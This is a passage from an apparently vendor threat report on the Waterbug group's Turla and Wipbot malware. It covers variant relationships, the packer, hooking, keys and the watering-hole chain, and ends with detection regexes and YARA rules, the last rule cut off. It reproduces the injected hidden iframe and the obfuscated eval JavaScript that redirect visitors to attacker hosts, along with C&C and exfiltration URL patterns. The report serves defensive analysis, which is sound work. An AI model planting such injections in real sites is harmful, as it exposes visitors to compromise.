
FA, Carbon, and SAV

In June 2007, Carbon drivers already included the use of specific error code values which may have originally been implemented as part of the communication channel code. FA Drivers introduced the use of these error code values between August, 2008 and December, 2009 as part of a major refactoring effort.

Additionally, FA and SAV also shared a custom packer used exclusively by the Waterbug group. By 2009, FA had begun using the custom packer for user-mode components. Carbon did not use the packer in any of the collected samples, whereas SAV used the packer for multiple components.

These relationships indicate that features were developed separately, and later migrated to other projects. This sharing may be due to copying parts of source code (possibly entire folders) between independently developed projects.

Shared features



Variant	Driver-Based	Driver-Less	EFS	Unique XOR Key	Code Sharing	Comm. Module
ComRAT		✓		✓		
FA		✓		✓	✓	✓
Carbon	✓	✓	✓		✓	✓
SAV	✓		✓		✓	✓

Figure 8. Shared features across Trojan.Turla variants

The driver-based column indicates rootkit functionality such as that found in Carbon and SAV. The driver-less column indicates the use of user-mode API hooking. An encrypted file system was also found in two of the variants, Carbon and SAV. This is an NTFS file, encrypted using 128-bit CAST in CBC mode. In other variants, a directory structure was used and encryption was performed using simple byte-by-byte XOR encryption (using the same key used in Agent.BTZ). Code sharing shows trace evidence or remnants of code from earlier versions still present in recent samples. One such example is the use of LCG and associated constant values in the decryption algorithm.

Conclusion

Waterbug is a capable group that is highly skilled in compromising its targets and has systematically targeted governments and embassies since as early as 2005. The continued development of the tools used by Waterbug suggests that the group has made a significant investment in time and resources. This coupled with the selected targets and the advanced nature of the malware used suggests that Waterbug is most likely a state-sponsored group whose motive is intelligence gathering.

APPENDIX

Appendix

Injection attack analysis

The compromised websites use an injected iframe or some obfuscated JavaScript in order to redirect visitors to a malicious host, specifically to a web page (main.php) that is used to perform standard plugin checks or system fingerprinting.

The following is an example of an injected iframe and obfuscated JavaScript:

Iframe injections

```
<div style=”visibility: hidden;”><iframe src=”http://image.servepics.com/css/
main.php” width=”2” height=”2” scrolling=”no” frameborder=”0”></iframe></
div>
```

Obfuscated JavaScript injections

```
<script type=”text/JavaScript”>eval(function(p,a,c,k,e,d){e=function(c)
{returnc.toString(36)};if(!’’.replace(/^/,String)){while(c--){d[c.
toString(a)]=k[c]||c.toString(a)}k=[function(e){returnd[e]}];e=function()
{return’\\w+’};c=1};while(c--){if(k[c]){p=p.replace(newRegExp(‘\\b’+e(c)+’\\
b’,’g’),k[c])}}return p}(‘c.b=d(){e1=3.g(\’f\’);1.2(\’a\’,\’6://4.5.9/7-8/h/o/i.r\’);1
.2(\’q\’,\’0\’);1.2(\’s\’,\’0\’);1.2(\’t\’,\’u\’);1.2(\’p\’,\’0\’);1.k.j=\’l\’;3.m.n(1)}’,31-
,31,’|elem _ js|setAttribute|document|newsweek|serveblog|http|wp|includes|
net|src|onload|window|function|var|iframe|createElement|js|main|display|s
tyle|none|body|appendChild|css|frameborder|width|php|height|scrolling|no’.
split(‘|’),0,{}))</script>
```

PluginDetect library

When main.php is loaded, it runs a number of JavaScript files from a library known as PluginDetect (v0.8.5). PluginDetect is a legitimate library used to detect browser plugins (the most recent version is 0.8.7). The PluginDetect library is intended to work with all the major browsers including Internet Explorer 6 and up, Firefox, Mozilla, Netscape, Chrome, Safari, Opera, SeaMonkey, Flock, and others. It is possible to generate custom PluginDetect scripts which only retrieve version information for specifically chosen plugins as per http://www.pinlady.net/PluginDetectArchive/0.8.5/download/.

Symantec has identified two versions of the main.php script file. The following table provides an overview of the information collected for each of the two versions, which perform similar actions:

Table 1. Identified versions of main.php

File name	MD5	Targeted software	Description
main.php	764d67a1dcb2449e2aa6dc3e59a5265f	• Java • Flash • Adobe Reader • QuickTime • Shockwave • Windows Media Player • Microsoft Office Word	Performs POST request to remote ajax.php script. JavaScript file jquery.min.js contains all the PluginDetect files.
main.php	bd07a78793641dc85cf75dc60c06051a	• Adobe Reader • Java • Flash • Shockwave • QuickTime • Silverlight	Performs GET request to remote wreq.php script. This version contains Silverlight PluginDetect code.

When main.php is loaded, regardless of the version used, it checks if JavaScript is supported on the redirected browser. If JavaScript is not available, it generates the parameter, nojs.php?j=no, and provides the address of the compromised website that the user was redirected from in the &ref= parameter:

```
<noscript><meta http-equiv='refresh' content = ‘0;URL=nojs.php?j=no&ref=--’
/></noscript>
```

However, if JavaScript is available, main.php proceeds to collect the software version information listed in Table 1. Depending on the version of the main.php script used to collect plugin information, it either performs a GET request or a POST request using the following parameters:

POST request

```
xmlhttp.send(‘js=’ + encodeURIComponent(js) +     ‘&v _ s=’ +
encodeURIComponent(v _ s) + ‘&v _ f=’ + encodeURIComponent(v _ f) +   ‘&v _ a=’
+ encodeURIComponent(v _ a) + ‘&v _ m=’ +encodeURIComponent(v _ m)+ ‘&v _ q=’+
encodeURIComponent(v _ q) +     ‘&msw=’ + encodeURIComponent(msw) + ‘&v _ ja=’
+ encodeURIComponent(v _ ja) + ‘&ref=’ + encodeURIComponent(ref));
```

Example

```
image.servepics.com/css/ajax.php?js=ok&v _ s=null&v _ f=11.8.800.94&v _
a=11.0.0.0&v _ m=null&v _ q=null&msw=2007&v _ ja=1.7.0.51&ref=http%3A//www.bjc.
es/&v _ sl=5.1.20513.0
```

GET request

```
window.location.href = ‘wreq.php?js=ok&v _ s=’+shock()+’&v _ f=’+fla()+’&v _
a=’+acro()+’&v _ m=’+v _ m+’&v _ q=’+qtime()+’&msw=’+offchk()+’&v _ ja=’+jav()+’&ref
=’+escape(ref)+’&v _ sl=’+silver();}
```

Example

```
image.servepics.com/css/wreq.php?js=ok&v _ s=null&v _ f=12.0.0.41&v _ a=null&v _
m=null&v _ q=null&msw=null&v _ ja=1.7.0.51&ref=http%3A//www.motril.es/index.
php%3Fid%3D359&v _ sl=null
```

Additional PluginDetect files

Symantec has identified one additional script (similar to ajax.php and wreq.php) that performs the same actions previously described. It is possible that these files represent different versions of the backend script used to parse the collected information used in the attack.

- /css/ajax.php
- /css/ajax.php
- /wp-admin/js/css/ajax.php
- /wp-includes/js/css/ajax.php
- /css/wreq.php
- /wp-includes/js/css/wreq.php
- /css/wreq.php
- /css/ajax.php
- /wp-admin/js/css/1267.php

Parameters

Table 2 shows the parameters used in the URLs generated from the PluginDetect library, which hold plugin version information.

Table 2. Parameters used by PluginDetect library

Parameters	Code	Description
js	Enabled	JavaScript. If compatible, string ‘ok’ is set to parameter value.
v_s	Enabled	Shockwave
v_f	Enabled	Flash
v_a	Enabled	Adobe Reader or generic PDF reader
v_m	Disabled	Disabled in code. Used to hold WindowsMediaPlayer version information.
v_q	Enabled	QuickTime
msw	Disabled	Disabled in code. Code does not initialize offchk() function - MSOffice detect.
v_ja	Enabled	Java Runtime Environment
ref	Enabled	Compromised site
v_sl	Enabled	Silverlight. Only present in main.php (MD5: bd07a78793641dc85cf75dc60c06051a).

All plugin scripts use the PluginDetect library from version 0.8.5 with the exception of main.php (MD5: bd07a78793641dc85cf75dc60c06051a) which uses the PluginDetect script version 0.8.6 for Silverlight.

Exploits

The scripts (main.php, main.jpg, wreq.php etc) contained additional code which is used to exploit Internet Explorer 6, 7, and 8. Additional exploits were also identified targeting Oracle Sun Java and Adobe Flash Player using the Oracle Java SE Remote Code Execution Vulnerability (CVE-2012-1723). Unfortunately, not all exploits could be retrieved for analysis.

The payload dropped by the Java exploit was found to be:

- MD5: d7ca9cf72753df7392bfeea834bcf992


The above sample was confirmed as Trojan.Wipbot.

Trojanized applications

The attacker group also used Trojanized applications in order to trick users into installing a malicious payload. In one such example, a Shockwave Player installer bundle was found to be Trojanized and silently installed Trojan.Wipbot.

The installer was signed with a certificate from Sysprint, an organization based in Switzerland.

There have been additional reports of Trojanized Microsoft Security Essential packages being used.


Adobe Shockwave Player Setup: Installing

ADOBE SHOCKWAVE PLAYER

Execute: C:\WINDOWS\system32\Adobe\Director\SwDnld.exe /regserver

Installing Adobe Shockwave Player

Optional offers:

☑ Yes, install **Google Chrome** as my default browser (38.8 MB)


☑ Yes, install **Google Toolbar** for Internet Explorer (6.76 MB)

Adobe Systems, Inc.

Google Chrome: Learn more

Google Toolbar: Learn more

Figure 9. Trojanized Shockwave installer bundle


s1.exe Properties

Signature list

Name of signer:	E-mail address:	Timestamp
Sysprint AG	steve@sysprint.ch	Not available

Digital Signature Details

Signature details:

Field	Value
Version	V2
Issuer	UTN-USERFirst-Object, http://www.use...
Serial number	00 c0 a3 9e 33 ec 8b ea 47 72 de 4b dc ...
Digest algorithm	sha1
Digest encryption algorithm	RSA
Authenticated attributes	
1.3.6.1.4.1.311.2.1.12	30 00
Content Type	06 0a 2b 06 01 04 01 82 37 02 01 04
1.3.6.1.4.1.311.2.1.11	30 0c 06 0a 2b 06 01 04 01 82 37 02 01 15
Message Digest	04 14 04 7b 36 34 9f 51 86 05 e3 b0 88 ...

Value:

V2

s1.exe Properties

Signature list

Name of signer:	E-mail address:	Timestamp
Sysprint AG	steve@sysprint.ch	Not available

Digital Signature Details

Digital Signature Information

This digital signature is OK.

Signer information

Name: Sysprint AG

E-mail: steve@sysprint.ch

Signing time: Not available

Countersignatures

Name of signer:	E-mail address:	Timestamp

Figure 10. Sysprint digital certificate used to sign Trojanized Shockwave installer

Trojan.Turla variants

Custom packer

Packers or executable compressors are common techniques used by malware authors in order to evade antivirus (AV) detection. The packer used with Trojan.Turla is unique to the group and has not been observed being used with any other malware.

This custom packer, used exclusively by the Waterbug group, was used for packing various components since at least 2009. The stub included in the packed driver-based variants includes the same error code value ranges as was observed in Waterbug-specific communication code. This is a strong indication that attackers maintain the packer in-house.

Table 3. Error code messages

Error code	Message
0	no error
ffffffff	error has been suddenly occured
21590001	function unsupported
21590002	timeout condition has been occured inside call of function
21590003	peer has closed the connection
21590004	no memory
21590005	object not found
21590006	execution has been canceled
21590007	not enough server resources to complete operation
21590008	access violation
21590009	socket error
2159000a	invalid network buffer received
2159000b	too long data for this type of transport
2159000e	no data was received
21590064	invalid function call
21590065	sanity check: invalid parameter 1 in function call
21590066	sanity check: invalid parameter 2 in function call
21590067	sanity check: invalid parameter 3 in function call
21590068	sanity check: invalid parameter 4 in function call
21590069	sanity check: invalid parameter 5 in function call
2159006a	sanity check: invalid parameter 6 in function call
2159006b	sanity check: invalid parameter 7 in function call
2159006c	sanity check: invalid parameter 8 in function call
2159006d	sanity check: invalid parameter 9 in function call
215900c8	invalid address specified
215900c9	invalid local address
215900ca	invalid local port
215900cb	invalid remote address
215900cc	invalid remote port
2159012c	invalid credentials
2159012d	secure connection failed
21590258	licence error

It was found that the FA dropper from 2009 included a non-packed driver and a packed external communication component, but the dropper from 2011 included a packed driver and a non-packed external communication component. However, for SAV, the dropper, driver, and other components were all packed using the custom packer from 2011.

Symantec is aware of five generations of the custom packer:

- Custom A was encountered in FA external communication component (February-December 2009)
- Custom B, variant preA was encountered in FA dropper (January 2010)
- Custom B, variant A was encountered in FA external communication component (June 2010)
- Custom B, variant B was encountered in various SAV components (June 2011-May 2013) and FA driver (December 2012-January 2014)
- Custom B, variant C encountered in SAV driver (October 2013-March 2014)

It is worth noting that another, somewhat simpler, packer was used for packing the Trojan.Wipbot dropper (custom dotNET used by single sample).

Error code ranges

Many of the Waterbug-specific subroutines present in various kernel-mode samples use constants from range 0x21590001..0x21590258 as error codes. It is interesting to note that this range corresponds to 0xDEA6FXXX.

The following components include code with these constants:

- Stub of custom packer present in packed kernel-mode binaries
- FA drivers (except for samples earlier then 2008)
- Carbon drivers
- SAV drivers

Several samples also include a table mapping these error codes to messages. This table is apparently part of a source file with the following versioning information:

```
$Id: t _ message1.c 5290 2007-01-26 11:15:03Z vlad $
```

The table mapping error codes to messages is composed of a number of entries (See Table 3).

With all verified components, error codes seem consistent with the above table. However, use of additional error codes within this range were also observed that are not included in this table.

Additional shared features

Additional shared features observed during analysis are detailed below.

IDT hooking

Symantec observed sharing of IDT hooking code used in FA, Carbon (not present in samples earlier than 2009), and SAV drivers. All have been observed using interrupts 0x55 or 0xC3 in the following method:

```
kd> u nt!NtReadFile
nt!NtReadFile:
8057c4a8 6a06            push    6  ; integer pushed.
8057c4aa cdc3            int     0C3h  ; interrupt.
8057c4ac 94              xchg    eax,esp
8057c4ad 4d              dec     ebp
8057c4ae 80e88c          sub     al,8Ch
8057c4b1 f8              clc
8057c4b2 fb              sti
8057c4b3 ff33            push    dword ptr [ebx]
```

It is worth noting that higher-level code implemented on top of these hooks differ significantly across variants, where SAV is considered the most sophisticated.

FA source code tree

The FA variant includes debug string information that corresponds to source code files. Some full and partial paths are also indicated in the strings. It is possible that the source code tree for FA may have contained the following directory structure:

```
d:\proj\cn\fa64\common\helpers\ntsystem\../../unichar _ common.c
             ..\common\helpers\ntsystem\event.c
$Id: event.c 14097 2010-11-01 14:46:27Z gilg $
             ..\common\helpers\ntsystem\mutex.c
$Id: mutex.c 14516 2010-11-29 12:27:33Z gilg $
             ..\common\helpers\ntsystem\named _ mutex.c
$Id: named _ mutex.c 15594 2011-03-18 08:04:09Z gilg $
             ..\common\helpers\ntsystem\nt.c
$Id: nt.c 20719 2012-12-05 12:31:20Z gilg $
             ..\common\helpers\ntsystem\rw _ lock.c
$Id: rw _ lock.c 14516 2010-11-29 12:27:33Z gilg $
             ..\common\helpers\ntsystem\unichar.c
$Id: unichar.c 14481 2010-11-27 19:52:15Z gilg $
             ..\common\helpers\interface _ s.c
d:\proj\cn\fa64\common\loadlib\common/loadlib _ helpers.c
d:\proj\cn\fa64\common\loadlib\win/loadlib.c
d:\proj\cn\fa64\uroboros\rk _ common\libhook\common/libunhook.c
d:\proj\cn\fa64\uroboros\rk _ common\libhook\common/hook _ helpers.c
d:\proj\cn\fa64\uroboros\rk _ common\libhook\common/libhook.c
d:\proj\cn\fa64\uroboros\rk _ common\libhook\common/idthook.c
d:\proj\cn\fa64\uroboros\rk _ common\libhook\ntsystem/libhook.c
             ..\k2\fa _ registry.c
```

```
                    ..\k2\syshook.c
```

The code tree suggests that there may be common helper code shared, such as rootkit functionality (rk_common, common\helpers etc.). It is likely that these components are shared across variants of Trojan.Turla.

This is also consistent with the PDB strings extracted from FA variants:

```
    d:\proj\cn\fa64\sengoku\ _ bin\sengoku\win32 _ debug\sengoku _ Win32.pdb
```

Agent.BTZ XOR key

A number of keys are shared across the Trojan.Turla variants. Of particular interest is the following XOR key known from Agent.BTZ. This key has also been identified in a number of tools used by the Waterbug group:

```
    1dM3uu4j7Fw4sjnbcwlDqet4F7JyuUi4m5Imnxl1pzxI6as80cbLnmz54cs5Ldn4ri3do5L6gs9
    23HL34x2f5cvd0fk6c1a0s\x00
```

The above XOR key was found in ComRAT and FA components starting from 2006.

Encrypted file system

Carbon (driver-based) and SAV utilize an encrypted file system (EFS) to store configuration files, log information, tools, and exfiltrated data. These variants use CAST-128 bit encryption in CBC mode. A unique initialization key (IV) was used across these drivers:

```
    A1D210B76D5EDA0FA165AFEF79C366FA
```

Note other samples also have remnants of the EFS code which is never used.

Detection guidance

Targeted injection attacks

Iframe injection

Upon visiting a compromised domain, the user is redirected to a dynamic DNS host which performs fingerprinting operations to identify the version information for several browser plugins, as described in the technical details of this document.

Examples

- [http://]image.servepics.com/css/main.php
- [http://]cqcount.servehttp.com/css/main.php
- [http://]newsweek.serveblog.net/wp-includes/js/css/main.php

Regex

- .*\/css\/main\.php.*

Fingerprinting

Once a user has been successfully redirected, a PluginDetect script is loaded. This identifies version information for Java, Flash, Adobe Reader, QuickTime, Shockwave, Silverlight etc.

Examples

- adobes3.sytes.net/macromedia/get/shockwave/latest/sitenavigation.js
- adobe.serveusers.com/macromedia/get/shockwave/latest/sitenavigation.php

Regex

- .*\/macromedia\/get\/shockwave\/latest\/sitenavigation.*

The collected information is POST'ed to another page hosted on the same domain. Thus far, we have observed the use of wreq.php, ajax.php, and main.jpg.

Examples

- image.servepics.com/css/wreq.php?js=ok&v_s=null&v_f=13.0.0.206&v_a=11.0.0.0&v_m=null&v_q=7.7.1.0&msw=null&v_ja=1.7.0.55&ref=http%3A//www.motril.es/&v_sl=null
- cqcount.servehttp.com/css/wreq.php?js=ok&v_s=null&v_f=11.6.602.180&v_a=9.3.0.0&v_m=null&v_q=null&msw=2003&v_ja=null&ref=http%3A//www.master-photonics.org/index.php%3Fid%3D60&v_sl=5.1.20913.0
- image.servepics.com/css/ajax.php?js=ok&v_s=null&v_f=12.0.0.70&v_a=11.0.6.0&v_m=null&v_q=null&msw=null&v_ja=1.6.0.33&ref=http%3A//www.motril.es/index.php%3Fid%3D520&v_sl=null

Regex

- .*js=ok&v_s=.*

Trojan.Wipbot

Trojan.Wipbot has been observed using the following network communication(s) in order to initiate communication with the C&C server.

Pattern one

```
        GET /wp-content/themes/profile/?rank=[FIVE DIGITS]
```

Example

- /wp-content/themes/profile/?rank=22503

Regex

- .*\?rank=[0-9]{5}.*

Pattern two

```
        GET /includes/header.php?rank=[FIVE DIGITS]
```

Example

- /includes/header.php?rank=67675

Regex

- .*\.php?rank=[0-9]{5}.*

Pattern three

Wipbot has been observed using the following communication(s) in order to exfiltrate data from a compromised computer.

```
        GET /[DIRECTORY]/[PAGE].php?option=com _ content&catid=[TEN DIGITS]&task=[SEVEN
        CHARACTERS]&id=[TEN DIGITS]&view=category&Itemid=[TEN DIGITS]&link=[EIGHT
        DIGITS]:[FOUR CHARACTERS]&layout=[TWO DIGITS]:[SEVEN CHARACTERS]
```

Example

```
        GET /Connections1/formulaire15.php?option=com _ content&catid=2956129479&task=
        65g7ka0&id=1869153034&forumid=1549520913&view=category&Itemid=3900082516&link=2
        0140715:GBaH&layout=28:article
```

Regex

- .*(\?option=).+(&catid=).+(&task=).+(&forumid=).+(&view=).+(&Itemid=).+(&link=).+(&layout=).*

Trojan.Turla - URL detection regex

Pattern one

Trojan.Turla has been observed using the following network communication(s) in order to retrieve the command file from the remote C&C server.

```
GET /[ONE CHARACTER]/[EIGHT NUMBERS]
```

Example

- /C/77568289

Regex

- .*(\/[A-Z]{1}\/[0-9]{8}).*

Pattern two

```
GET /[ONE CHARACTER]/[ONE NUMBER]/[16 CHARACTERS OR NUMBERS]1c0
```

Example

- /H/1/8fda73d3070d6b701c0

Regex

- .*([A-Z]{1}\/[0-9]{1}\/[a-z0-9]{19}).*

Pattern three

Trojan.Turla has been observed using the following test communication. Initially it attempts to retrieve pub.txt or pub.html file as a method of authenticating against the remote C&C server:

```
GET /[ONE CHARACTER]/pub.txt
```

Examples

- /H/pub.txt
- /C/pub.txt

Regex

- .*([A-Z]{1}.\/pub\.txt).*

Pattern four

Trojan.Turla has been observed using the following test communication. Initially it attempts to retrieve pub.txt or pub.html file as a method of authenticating against the remote C&C server:

```
GET /[COUNT/IMAGE/MEDIA/PIC/PUBLIC]/pub.html
```

Examples

- /COUNT/pub.html
- /IMAGE/pub.html

Regex

```
.*(\/PIC|\/IMAGE|\/PUBLIC|\/COUNT|\/MEDIA).*(\/pub\.).*
```

Pattern five

```
GET /[COUNT|IMAGE|MEDIA|PIC|PUBLIC]/[16 CHARACTERS OR NUMBERS]1c0
```

Examples

- /MEDIA/1/80d0a0aca8ba508e1c0
- /PIC/1/c4c8f8006c2bc74a1c0

Regex

- .*(\/PIC|\/IMAGE|\/PUBLIC|\/COUNT|\/MEDIA\/[a-z0-9]{19}).*

Pattern six

In February 2014, Symantec observed updated C&C communication activity related to Trojan.Turla variants.

```
GET/POST /index/index.php?[64 CHARACTERS OR NUMBERS]
```

Example

- /index/index.php?4eKDJVxSzbjg%2fvYt604CuOHikx06NqyP0oawFWtiqY6D1bMIXFLNuOHigyVcUs35yOKDJVxSzQ%3d%3d

Regex

- .*(\/index\/index\.php?).*

Pattern seven

```
GET /[COUNT/IMAGE/MEDIA/PIC/PUBLIC]/N00/index.asp?name=\[ONE NUMBER]\[SIXTEEN
CHARACTERS OR NUMBERS]1c0
```

Examples

- /IMAGE/N00/index.asp?name=\1\d36f5cf07ad6fba61c0
- /COUNT/N00/index.asp?name=\1\8fda73d3070d6b701c0

Regex

```
.*(\/PIC|\/IMAGE|\/PUBLIC|\/COUNT|\/MEDIA).*(index.asp?name=).*
```

Pattern eight

```
GET/POST /N00/cookie.php
```

Regex

- .*(\/N00\/cookie\.php).*

Pattern nine

The following C&C communication pattern is related to pattern two and pattern five URLs. The same 16 bytes are used to generate the 64-byte query string for pattern six.

```
GET/POST /index/index.php?h=[RANDOM CHARACTERS AND NUMBERS]&d=[RANDOM
CHARACTERS AND NUMBERS]
```

Examples

- /index/index.php?h=F1fQaYDD0tE%3d&d=FW%2bwHgmYa9EXVt9bsPDq4SVg6VC09ebkJ2PQaYDD0tEXV9BpgMPg4SRv4Fu3%2buvIIWPIWbSH4%2bAkYeBasPDi4zk9oA6g4%2fLxN3fwSaDj8vE3d%2fBJoOPy8T%3d%3d
- /index/index.php?h=2BhzAaseIe4%3d&d=2CATdiJFmO7YGXwzmy0Z3uovSjifKBXb6CxzAaseIe7YGHMBqx5%3d

Regex

- .*(/index/index\.php\?h=.*&d=.*).*

Pattern ten

Earlier variants of Trojan.Wipbot/Tavdig C&C communication:

```
GET /auth.cgi?mode=query&id=[IDENTIFIER]&serv=[DOMAIN]&lang=en&q=[RANDOM
NUMBERS]-[RANDOM NUMBERS]&date=[DATE]
```

Regex

- .*(\/auth.cgi?mode=query&id=).*

Pattern eleven

C&C communication to retrieve tasks for Uroburos 2009/2013 samples:

```
GET /default.asp?act=[IDENTIFIER]&id=[IDENTIFIER]&item=[IDENTIFIER]&event_
id=[EVENT ID]&cln=[IDENTIFIER]&flt=[CHECKSUM]&serv=[DOMAIN]&t=[EPOCH TIMESTAMP]
```

```
&mode=query&lang=en&date=[DATE]
```

Regex

- .*(\/default.asp?act=.*&id=).*

Yara signatures

Trojan.Wipbot 2014 core PDF

```
rule wipbot _ 2013 _ core _ PDF{

    strings:
      $PDF = “%PDF-”
      $a = /\+[A-Za-z]{1}\. _ _ \$\+[A-Za-z]{1}\. _ \$ _ \+/
      $b = /\+[A-Za-z]{1}\.\$\$\$ _ \+/

    condition:
     ($PDF at 0) and #a > 150 and #b > 200
}
```

Trojan.Wipbot 2013 DLL

```
rule wipbot _ 2013 _ dll {
    meta:
        description = “Down.dll component”

    strings:
        $string1 = “/%s?rank=%s”
        $string2 = “ModuleStart\x00ModuleStop\x00start”
        $string3 = “1156fd22-3443-4344-c4ffff”
        //read file... error..
        $string4 = “read\x20file\x2E\x2E\x2E\x20error\x00\x00”

    condition:
        2 of them
}
```

Trojan.Wipbot 2013 core component

```
rule wipbot _ 2013 _ core {
    meta:
        description = “core + core; garbage appended data (PDF Exploit
leftovers) + wipbot dropper; fake AdobeRd32 Error”

    strings:
        $mz = “MZ”

        /*
        8947 0C             MOV     DWORD PTR DS:[EDI+C], EAX
        C747 10 90C20400    MOV     DWORD PTR DS:[EDI+10], 4C290
        C747 14 90C21000    MOV     DWORD PTR DS:[EDI+14], 10C290
        C747 18 90906068    MOV     DWORD PTR DS:[EDI+18], 68609090
        894F 1C             MOV     DWORD PTR DS:[EDI+1C], ECX
        C747 20 909090B8    MOV     DWORD PTR DS:[EDI+20], B8909090
        894F 24             MOV     DWORD PTR DS:[EDI+24], ECX
        C747 28 90FFD061    MOV     DWORD PTR DS:[EDI+28], 61D0FF90
        C747 2C 90C20400    MOV     DWORD PTR DS:[EDI+2C], 4C290
        */
        $code1 = { 89 47 0C C7 47 10 90 C2 04 00 C7 47 14 90 C2 10 00
        C7 47 18 90 90 60 68 89 4F 1C C7 47 20 90 90 90 B8 89 4F 24
        C7 47 28 90 FF D0 61 C7 47 2C 90 C2 04 00}
        /*
        85C0            TEST    EAX, EAX
        75 25           JNZ     SHORT 64106327.00403AF1
        8B0B            MOV     ECX, DWORD PTR DS:[EBX]
        BF ????????    MOV     EDI, ????????
        EB 17           JMP     SHORT 64106327.00403AEC
        69D7 0D661900  IMUL    EDX, EDI, 19660D
        8DBA 5FF36E3C   LEA     EDI, DWORD PTR DS:[EDX+3C6EF35F]
        89FE            MOV     ESI, EDI
        C1EE 10         SHR     ESI, 10
        89F2            MOV     EDX, ESI
        301401         XOR     BYTE PTR DS:[ECX+EAX], DL
        40              INC     EAX
        3B43 04         CMP     EAX, DWORD PTR DS:[EBX+4]
        72 E4           JB      SHORT 64106327.00403AD5
        */
        $code2 = { 85 C0 75 25 8B 0B BF ?? ?? ?? ?? EB 17 69 D7 0D 66
        19 00 8D BA 5F F3 6E 3C 89 FE C1 EE 10 89 F2 30 14 01 40 3B
        43 04 72 E4}

        $code3 = {90 90 90 ?? B9 00 4D 5A 90 00 03 00 00 00 82 04}
        $code4 = {55 89 E5 5D C3 55 89 E5 83 EC 18 8B 45 08 85 C0}

    condition:
        $mz at 0 and (($code1 or $code2) or ($code3 and $code4))
}
```

Trojan.Turla dropper

```
rule turla _ dropper{

    strings:
      $a = {0F 31 14 31 20 31 3C 31 85 31 8C 31 A8 31 B1 31
